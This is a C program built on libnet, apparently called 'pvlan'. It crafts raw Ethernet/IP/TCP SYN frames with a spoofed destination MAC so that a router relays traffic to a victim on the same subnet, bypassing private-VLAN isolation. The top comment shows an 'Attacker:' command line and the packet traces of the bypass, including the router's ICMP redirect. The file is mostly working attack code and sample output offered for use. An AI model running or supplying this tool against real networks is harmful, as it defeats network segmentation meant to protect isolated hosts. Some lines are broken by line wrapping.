/* Attacker:/libnet/Libnet-latest/sample # ./pvlan -i 00:10:7b:81:62:5a
-j 0:8:74:4:e:17 -s 10.0.1.5.8000 -d 10.0.1.3.8000 -p SALUT */
/* libnet 1.1 packet shaping: TCP + options[link]
*/
/* Wrote 79 byte TCP packet; check the wire.
*/

/* Frame 2 (79 on wire, 79 captured)
*/
/* Ethernet II,       srcMac : 0:8:74:4:e:17, dstMac :
00:10:7b:81:62:5a      */
/* Internet Protocol, Src Addr: 10.0.1.5, Dst Addr 10.0.1.3
*/
/* TCP,               srcPort 8000, dst Port 8000, SYN, data = SALUT
*/
/* ######### TRANSFER FROM ROUTER TO VICTIM ! NOT IN THIS PROGRAMM
########## */
/* Frame 2 (79 on wire, 79 captured)
*/
/* Ethernet II,       srcMac :  00:10:7b:81:62:5a, dstMac :
00:10:7b:81:62:5a */
/* Internet Protocol, Src Addr: 10.0.1.5, Dst Addr 10.0.1.3
*/
/* TCP,               srcPort 8000, dst Port 8000, SYN, data = SALUT
*/
/* ######## RESPONSE FROM ROUTER TO ATTACKER ! NOT IN THIS PROGRAMM
######### */
/* Frame 3 (70 on wire, 70 captured)
*/
/* Ethernet II,       srcMac : 00:10:7b:81:62:5a, dstMac :
0:8:74:4:e:17      */
/* Internet Protocol, Src Addr: 10.0.1.1, Dst Addr 10.0.1.5
*/
/* ICMP  Redirect Gateway : 10.0.1.3
*/
/* Internet Protocol, Src Addr: 10.0.1.5, Dst Addr 10.0.1.3
*/
/* TCP,               srcPort 8000, dst Port 8000,
*/


#if (HAVE_CONFIG_H)
#include "../include/config.h"
#endif
```

```
#include "./libnet_test.h"

int
main(int argc, char *argv[])
{
    int c, len=0;
    u_char *cp;
    libnet_t *l;
    libnet_ptag_t t;
    char *payload;
    u_short payload_s;
    u_long src_ip, dst_ip;
    u_short src_prt, dst_prt;
    u_char *dst_mac, *src_mac;
    char errbuf[LIBNET_ERRBUF_SIZE];

    printf("libnet 1.1 packet shaping: TCP + options[link]\n");

    /*
     *  Initialize the library.  Root priviledges are required.
     */
    l = libnet_init(
            LIBNET_LINK,                            /* injection type
*/
            NULL,                                   /* network
interface */
            errbuf);                                /* error buffer */

    if (l == NULL)
    {
        fprintf(stderr, "libnet_init() failed: %s", errbuf);
        exit(EXIT_FAILURE);
    }

    src_ip  = 0;
    dst_ip  = 0;
    src_prt = 0;
    dst_prt = 0;
    dst_mac = 0;
    src_mac = 0;
    payload = NULL;
    payload_s = 0;
    while ((c = getopt(argc, argv, "i:j:d:s:p:")) != EOF)
    {
        switch (c)
        {
            /*
             *  We expect the input to be of the form
`ip.ip.ip.ip.port`.  We
             *  point cp to the last dot of the IP address/port string
and
             *  then seperate them with a NULL byte.  The optarg now
points to
             *  just the IP address, and cp points to the port.
             */
        /* i = MAC destination address */
            case 'i':
                dst_mac = libnet_hex_aton(optarg, &len);
                break;
        /* j = MAC source address */
          case 'j':
                src_mac = libnet_hex_aton(optarg, &len);
                break;
        /* d = IP destination address + Port  */
            case 'd':
                if (!(cp = strrchr(optarg, '.')))
                {
                    usage(argv[0]);
                }
                *cp++ = 0;
                dst_prt = (u_short)atoi(cp);
                if ((dst_ip = libnet_name2addr4(l, optarg,
LIBNET_RESOLVE)) == -1)
                {
                    fprintf(stderr, "Bad destination IP address: %s\n",
optarg);
                    exit(EXIT_FAILURE);
                }
                break;
        /* s = IP source address + Port  */
            case 's':
                if (!(cp = strrchr(optarg, '.')))
                {
                    usage(argv[0]);
                }
                *cp++ = 0;
                src_prt = (u_short)atoi(cp);
                if ((src_ip = libnet_name2addr4(l, optarg,
LIBNET_RESOLVE)) == -1)
                {
                    fprintf(stderr, "Bad source IP address: %s\n",
optarg);
                    exit(EXIT_FAILURE);
                }
                break;
        /* p = Payload */
            case 'p':
                payload = optarg;
                payload_s = strlen(payload);
                break;
            default:
                exit(EXIT_FAILURE);
        }
    }

    if (!src_ip || !src_prt || !dst_ip || !dst_prt)
    {
        usage(argv[0]);
        exit(EXIT_FAILURE);
    }

    t = libnet_build_tcp_options(
"\003\003\012\001\002\004\001\011\010\012\077\077\077\077\000\000\000\0
00\000\000",
        20,
        l,
        0);
    if (t == -1)
    {
        fprintf(stderr, "Can't build TCP options: %s\n",
libnet_geterror(l));
        goto bad;
    }

    t = libnet_build_tcp(
        src_prt,                                    /* source port */
        dst_prt,                                    /* destination port
*/
        0x01010101,                                 /* sequence number
*/
        0x02020202,                                 /* acknowledgement
num */
        TH_SYN,                                     /* control flags */
        32767,                                      /* window size */
        0,                                          /* checksum */
        0,                                          /* urgent pointer
*/
        LIBNET_TCP_H + 20 + payload_s,              /* TCP packet size
*/
        payload,                                    /* payload */
        payload_s,                                  /* payload size */
        l,                                          /* libnet handle */
        0);                                         /* libnet id */
    if (t == -1)
    {
        fprintf(stderr, "Can't build TCP header: %s\n",
libnet_geterror(l));
        goto bad;
    }

    t = libnet_build_ipv4(
        LIBNET_IPV4_H + LIBNET_TCP_H + 20 + payload_s,/* length */
        0,                                          /* TOS */
        242,                                        /* IP ID */
        0,                                          /* IP Frag */
        64,                                         /* TTL */
        IPPROTO_TCP,                                /* protocol */
        0,                                          /* checksum */
        src_ip,                                     /* source IP */
        dst_ip,                                     /* destination IP
*/
        NULL,                                       /* payload */
        0,                                          /* payload size */
        l,                                          /* libnet handle */
        0);                                         /* libnet id */
    if (t == -1)
    {
        fprintf(stderr, "Can't build IP header: %s\n",
libnet_geterror(l));
        goto bad;
    }

    t = libnet_build_ethernet(
        dst_mac,                                /* ethernet
destination */
        src_mac,                                /* ethernet source
*/
        ETHERTYPE_IP,                            /* protocol type */
        NULL,                                    /* payload */
        0,                                       /* payload size */
        l,                                       /* libnet handle */
        0);                                      /* libnet id */
    if (t == -1)
    {
        fprintf(stderr, "Can't build ethernet header: %s\n",
libnet_geterror(l));
        goto bad;
    }

    /*
     *  Write it to the wire.
     */
    c = libnet_write(l);
    if (c == -1)
    {
        fprintf(stderr, "Write error: %s\n", libnet_geterror(l));
        goto bad;
    }
    else
    {
        fprintf(stderr, "Wrote %d byte TCP packet; check the wire.\n",
c);
    }
    libnet_destroy(l);
    return (EXIT_SUCCESS);
bad:
    libnet_destroy(l);
    return (EXIT_FAILURE);
}

void
usage(char *name)
{
    fprintf(stderr,
        "usage: %s -s source_ip.source_port -d
destination_ip.destination_port"
        " [-p payload]\n",
        name);
}

/* EOF */
```